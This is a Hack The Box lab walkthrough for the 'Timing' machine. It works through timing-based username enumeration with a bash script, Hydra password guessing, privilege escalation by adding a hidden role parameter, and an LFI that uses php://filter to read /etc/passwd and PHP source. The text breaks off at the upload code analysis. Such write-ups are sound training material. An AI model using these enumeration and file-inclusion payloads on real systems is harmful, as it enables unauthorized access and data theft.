


# Timing

3d June 2022 / Document No D22.100.177

Prepared By: TRX

Machine Author(s): irogir

Difficulty: Medium

## Synopsis

Timing is a Medium difficulty Linux machine that features an Apache web server running on port 80. A login page on the server is found to be vulnerable to a Side Channel Enumeration attack that allows us to identify valid users. The username `aaron` is identified through the enumeration attack, as well as their password. Upon successful login a profile settings page can be used to increase the privileges of user Aaron by setting the initially hidden `role` parameter. The administrative panel allows users to upload avatars for their account. A JavaScript file found in the HTML source code is used to identify a Local File Inclusion vulnerability that is present in the `images.php` file. This vulnerability can be used to read the source code of the web application files and specifically the mechanism that handles the avatar uploads. This mechanism uses a pseudo random calculation that takes into account the current time in order to randomise the names of the files that are uploaded so that users cannot find them. By brute forcing this mechanism a JPG file that contains PHP code can be uploaded and identified on the server. This combined with the LFI is used to get Remote Code Execution on the remote system. Lateral Movement is achieved by identifying a backup of the web files that contain a Git repository, in a previous commit of which valid SSH credentials are found. Finally, privileges are escalated by abusing a script that the user can run as root via Sudo, that uses the Axel command line utility to download files from the internet. An Axel configuration file is placed in the user's home directory that instructs the utility to place a downloaded file in the SSH directory of the root user thus granting SSH access as root.

## Skills Required

- Enumeration
- Bash Scripting Knowledge
- Python Scripting Knowledge
- Basic Git usage

## Skills Learned

- Side Channel Enumeration
- Local File Inclusion
- Arbitrary File Upload
- Axel Misconfiguration

# Enumeration

## Nmap

Let's begin by running an Nmap scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.93.50 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.129.93.50
```

```
nmap -p$ports -sV -sC 10.129.93.50

Nmap scan report for 10.129.93.50
Host is up (0.064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:5c:40:d7:c9:fe:ff:a8:83:c3:6e:cd:60:11:d2:eb (RSA)
|   256 18:c9:f7:b9:27:36:a1:16:59:23:35:84:34:31:b3:ad (ECDSA)
|_  256 a2:2d:ee:db:4e:bf:f9:3f:8b:d4:cf:b4:12:d8:20:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Simple WebApp
|_Requested resource was ./login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals two open ports, 22 (SSH) and 80 (Apache).

# Apache

Let's open port 80 on our browser to take a look at the website.




Upon accessing the web page a login form pops up.

Let's run a Gobuster scan to identify any potentially interesting files on the server. We will use the `-x php` flag to search for PHP files specifically.


```
gobuster dir -u http://10.129.93.50 -w /usr/share/wordlists/dirb/common.txt -x php
```

```
gobuster dir -u http://10.129.93.50 -w /usr/share/wordlists/dirb/common.txt -x php

[+] Url:                     http://10.129.93.50
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================
Starting gobuster in directory enumeration mode
===============================================
<SNIP>
/css                 (Status: 301) [Size: 310] [--> http://10.129.93.50/css/]
/footer.php          (Status: 200) [Size: 3937]
/header.php          (Status: 302) [Size: 0] [--> ./login.php]
/image.php           (Status: 200) [Size: 0]
/images              (Status: 301) [Size: 313] [--> http://10.129.93.50/images/]
/index.php           (Status: 302) [Size: 0] [--> ./login.php]
/index.php           (Status: 302) [Size: 0] [--> ./login.php]
/js                  (Status: 301) [Size: 309] [--> http://10.129.93.50/js/]
/login.php           (Status: 200) [Size: 5609]
/logout.php          (Status: 302) [Size: 0] [--> ./login.php]
/profile.php         (Status: 302) [Size: 0] [--> ./login.php]
/upload.php          (Status: 302) [Size: 0] [--> ./login.php]
</SNIP>
```


The output shows a few interesting files like `upload.php` and `image.php`, but these cannot be accessed without a valid login.

Back to the login page let's attempt to login with the default `admin / admin` credentials and grab the request in BurpSuite to see the POST parameters. First fire up BurpSuite and configure the FoxyProxy browser plugin to direct all requests to Burp.

Then attempt to login with the above credentials.




Upon clicking on `LOG IN`, we get the following request in BurpSuite.




Before proceeding, press `Ctrl + R` or right click and select `Send to Repeater`, to copy the request to the BurpSuite Repeater module so that we can more easily test username and password combinations.

Then, click on `Forward` to send the request to the server.


The tested credentials appear to be incorrect. Attempting a few more combinations, such as `root / root` or `admin / password`, we notice that whenever the username is `admin` the reply takes longer to be sent from the server.

# Foothold

## Side Channel Enumeration

We can correctly verify that this is the case by using the `time` command on Bash in order to measure the time it takes for each login request to be processed and a reply to be received.

First let's select a random set of credentials like `test / test`. cURL is used to make the requests.

```
time curl -X POST http://10.129.93.50/login.php\?login\=true --data
"user=test&password=test" -s | grep Invalid
```

```
time curl -X POST http://10.129.93.50/login.php\?login\=true --data "user=test&password=test" -s | grep Invalid
                        Invalid username or password entered

real    0m0.131s
user    0m0.010s
sys 0m0.002s
```

**Note**: Make sure to use `Bash` for the `time` command, as other shells such as `zsh` do not support it.

The output shows that the server responded in around 1 millisecond, or `0.131` seconds. Running this command a few more times we can get a more accurate range of delays between requests and responses and we notice they are around `0.130` to `0.140` seconds.

Let's proceed to testing the `admin` username.

```
time curl -X POST http://10.129.93.50/login.php\?login\=true --data
"user=admin&password=test" -s | grep Invalid
```

```
time curl -X POST http://10.129.93.50/login.php\?login\=true --data "user=admin&password=test" -s | grep Invalid
                        Invalid username or password entered

real    0m1.215s
user    0m0.012s
sys 0m0.007s
```

The output shows that the response came after about a second and specifically `1.215` seconds. Running the command a few more times as shown previously, we get a time range of `1.190` to `1.210` seconds delay.

The above findings suggest that the page might be vulnerable to a timing Side Channel enumeration attack that could help us identify valid usernames.

To automate the username enumeration process, the following bash script can be used.

```
#!/bin/bash

file="/usr/share/seclist/Usernames/xato-net-10-million-usernames.txt"
TIMEFORMAT=%R
threshold="1.190"
```

```
check_username () {
    time=$( { time curl -s -X POST http://10.129.93.50/login.php\?login\=true --data
"user=$1&password=admin" > /dev/null; } 2>&1 )
    if (( $(echo "$time > $threshold" | bc -l) )); then
        echo "$line | $time"
    fi
}

while IFS= read -r line
do
    check_username "$line" &
    sleep 0.01
done < "$file"
```

We will use the SecLists repository and more specifically the `xato-net-10-million-usernames.txt` username wordlist. We set the `TIMEFORMAT` environmental variable to `%R`, which means that the `time` command will only output the real time that the script took to execute. The `threshold` parameter is used to identify valid usernames depending on the time it took for the request to be completed.

**Note**: The threshold value will need to be adjusted by each player depending on the time is takes for the response to be received. This depends on their distance from the Hack The Box servers as well as various other parameters like Internet speed.

```
check_username () {
    time=$( { time curl -s -X POST http://10.129.93.50/login.php\?login\=true --data
"user=$1&password=admin" > /dev/null; } 2>&1 )
    #echo $time
    if (( $(echo "$time > $threshold" | bc -l) )); then
        echo "$line | $time"
    fi
}
```


The `check_usernames` function sends a login request to the remote server and measures the time it takes for the response to be received. If the time is bigger than the threshold, it prints out the username that is currently being tested, as well as the time it took for the response to be received.

```
while IFS= read -r line
do
    check_username "$line" &
    sleep 0.01
done < "$file"
```

Finally, the above `while` loop is used to parallelise the process by backgrounding the `check_usernames` function and waiting `0.01` seconds before sending a new request, so as to not flood the server.


Place the above script inside a file called `enumerate.sh`, make it executable and run it.

```
chmod +x enumerate.sh
./enumerate.sh
```





The output from the script shows that the usernames `admin` and `aaron` are valid. Attempting to guess the password for this user we easily find that the credentials `aaron / aaron` are valid. We can also use Hydra to automate this process.

```
hydra -l aaron -P /usr/share/wordlists/rockyou.txt 10.129.93.50 http-post-form
'/login.php?login=true:user=^USER^&password=^PASS^:Invalid'
```




## Administrative Panel


After a successful login we see that an `Edit Profile` option has been unlocked on the web application.





Clicking on this button we are taken to the following page.


The page allows us to edit some basic information about our profile such as our name and email. Open up BurpSuite, navigate to `Proxy` and then `Options` and make sure that Burp is set to intercept responses.



Then click the `Update` button and after the request has been captured in Burp, click `Forward`. The above process can also be done by sending the request to the Repeater module with `Ctrl + R`.


```
{
    "id": "2",
    "0": "2",
    "username": "aaron",
    "1": "aaron",
    "password": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "2": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "lastName": "test",
    "3": "test",
    "firstName": "test",
    "4": "test",
    "email": "test",
    "5": "test",
    "role": "0",
    "6": "0",
    "company": "test",
    "7": "test"
}
```


The server responds with the above Json data, which appears to be the updated user details. One of the parameters that stand out is the `role` parameter, which seems to have a value of `0`. Developers often use variables synonymous to `role` to determine the privilege level of users, e.g. if the user is an Administrator.


Since the role is reflected back to us in the response, there is a good chance that the developer hid this parameter from the settings page in order to prevent users from changing it, but we might be able to include it in our request in order to set it to something different than `0`. To do so, click the `Update` button as shown previously, send the request to the Repeater module and include the `role` parameter as follows.

```
POST /profile_update.php HTTP/1.1
Host: 10.129.93.50
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://10.129.93.50
DNT: 1
Connection: close
Referer: http://10.129.93.50/profile.php
Cookie: PHPSESSID=tq431mhu2vov1os9t9jh12djv5

firstName=test&lastName=test&email=test&company=test&role=1
```

Then click `Send`. The server replies with the following Json.

```
{
    "id": "2",
    "0": "2",
    "username": "aaron",
    "1": "aaron",
    "password": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "2": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
    "lastName": "test",
    "3": "test",
    "firstName": "test",
    "4": "test",
    "email": "test",
    "5": "test",
    "role": "1",
    "6": "1",
    "company": "test",
    "7": "test"
}
```


As we can see the `role` is now set to `1`. Let's refresh the page to see if there is any new functionality that comes with our updated role.




An `Admin Panel` button is now included in the navigation toolbar and upon clicking on it we are transferred to an Avatar uploading page. Attempts to upload various types of PHP files are unsuccessful.

## Local File Inclusion

Looking at the source code of the page by hitting `Ctrl + U`, we notice an interesting JavaScript file.

```
<script src="js/avatar_uploader.js"></script>
```

The JavaScript code can be viewed by navigating to `/js/avatar_uploader.js` on the server.

```
$(document).ready(function () {
    document.getElementById("main").style.backgroundImage = "url('/image.php?
img=images/background.jpg'"
});

function doUpload() {

    if (document.getElementById("fileToUpload").files.length == 0) {
        document.getElementById("alert-uploaded-error").style.display = "block"
        document.getElementById("alert-uploaded-success").style.display = "none"
        document.getElementById("alert-uploaded-error").textContent = "No file
selected!"
    } else {

        let file = document.getElementById("fileToUpload").files[0];  // file from
input
        let xmlHttpRequest = new XMLHttpRequest();
        xmlHttpRequest.onreadystatechange = function () {
            if (xmlHttpRequest.readyState == 4 && xmlHttpRequest.status == 200) {


                if (xmlHttpRequest.responseText.includes("Error:")) {
                    document.getElementById("alert-uploaded-error").style.display =
"block"
                    document.getElementById("alert-uploaded-success").style.display =
"none"
                    document.getElementById("alert-uploaded-error").textContent =
xmlHttpRequest.responseText;
                } else {
                    document.getElementById("alert-uploaded-error").style.display =
"none"
                    document.getElementById("alert-uploaded-success").textContent =
xmlHttpRequest.responseText;
                    document.getElementById("alert-uploaded-success").style.display =
"block"
                }

            }
        };
        let formData = new FormData();

        formData.append("fileToUpload", file);
        xmlHttpRequest.open("POST", 'upload.php');
        xmlHttpRequest.send(formData);
    }
}
```

The second line stands out immediately, as the background image of the page is loaded using the `image.php` file that we identified earlier.

```
document.getElementById("main").style.backgroundImage = "url('/image.php?
img=images/background.jpg'"
```

More specifically, the image is loaded through the `img` GET parameter, followed by the path of the image. When developers use URL parameters to load files, there is often a possibility that the parameter is vulnerable to Local File Inclusion (LFI). We can test this by using cURL to navigate to `image.php` and attempt to load `/etc/passwd` instead of the background image.

```
curl http://10.129.93.50/image.php\?img\=/etc/passwd
Hacking attempt detected!
```

This results in an error message that states a `hacking attempt was detected` and hints to the fact that an LFI vulnerability was accounted for during the development phase of the application, however, it is rarely possible to correctly filter out all malicious input.

Using the above method, we can attempt to load some of the other PHP files that are available on the web server, such as `login.php`.

```
http://10.129.93.50/image.php?img=login.php
```

Upon navigating to the above URL the login page is displayed, which means that the page is indeed vulnerable to LFI.

It is worth noting that browsing to the above URL will cause the `login.php` page to be rendered instead of its source code being displayed, which strongly hints that an `include` statement is used in the source code of `image.php`.

# PHP Wrappers

We can attempt to use various PHP wrappers to read the contents of files on the remote system or attempt Remote Code Execution. From the ones tested only one stands out. Specifically the `php://filter` wrapper is the only one that does not result in an error message.

```
curl http://10.129.93.50/image.php\?img\=php://filter
```

The PHP filter wrapper can be used to parse files, encode them into Base64 and grab their content.

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-
encode/resource=index.php
```

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-encode/resource\=index.php

PD9waHAKaW5jbHVkZV9vbmNlICJoZWFkZXIucGhwIjsKPz4KCjxoMSBjbGFzcz0idGV4dC1jZW50ZXIiIHN0eWxlPSJwYWRkaW5nOiAyMDBweCI+
WW91IGFyZSBsb2dnZWQgaW4gYXMgdXNlciA8P3BocCBlY2hvICRfU0VTU0lPTlsndXNlcmlkJ107ID8+ITwvaDE+CgoKPD9waHAKaW5jbHVk
Y2UgImZvb3Rlci5waHAiOwo/Pgo=
```

Indeed attempting to load `index.php` with the filter wrapper returns the Base64 encoded contents of the file. We can directly decode them in our terminal as follows.

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-encode/resource=index.php | base64 -d
```

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-encode/resource=index.php | base64 -d

<?php
include_once "header.php";
?>

<h1 class="text-center" style="padding: 200px">You are logged in as user <?php echo $_SESSION['userid'];
?>!</h1>

<?php
include_once "footer.php";
?>
```

Let's also grab the `/etc/passwd` file.

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-encode/resource=/etc/passwd | base64 -d
```

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-encode/resource=/etc/passwd | base64 -d

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```

The `passwd` file includes a few default users, as well as a user called `aaron`.

## Source Code Analysis

Now that we have a way to read files let's also grab the contents of `upload.php` to see how the upload functionality is handled.

```
curl -s http://10.129.93.50/image.php\?img\=php://filter/convert.base64-encode/resource=upload.php | base64 -d
```

The output of the above command shows the following PHP code.

```
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();
```

```php
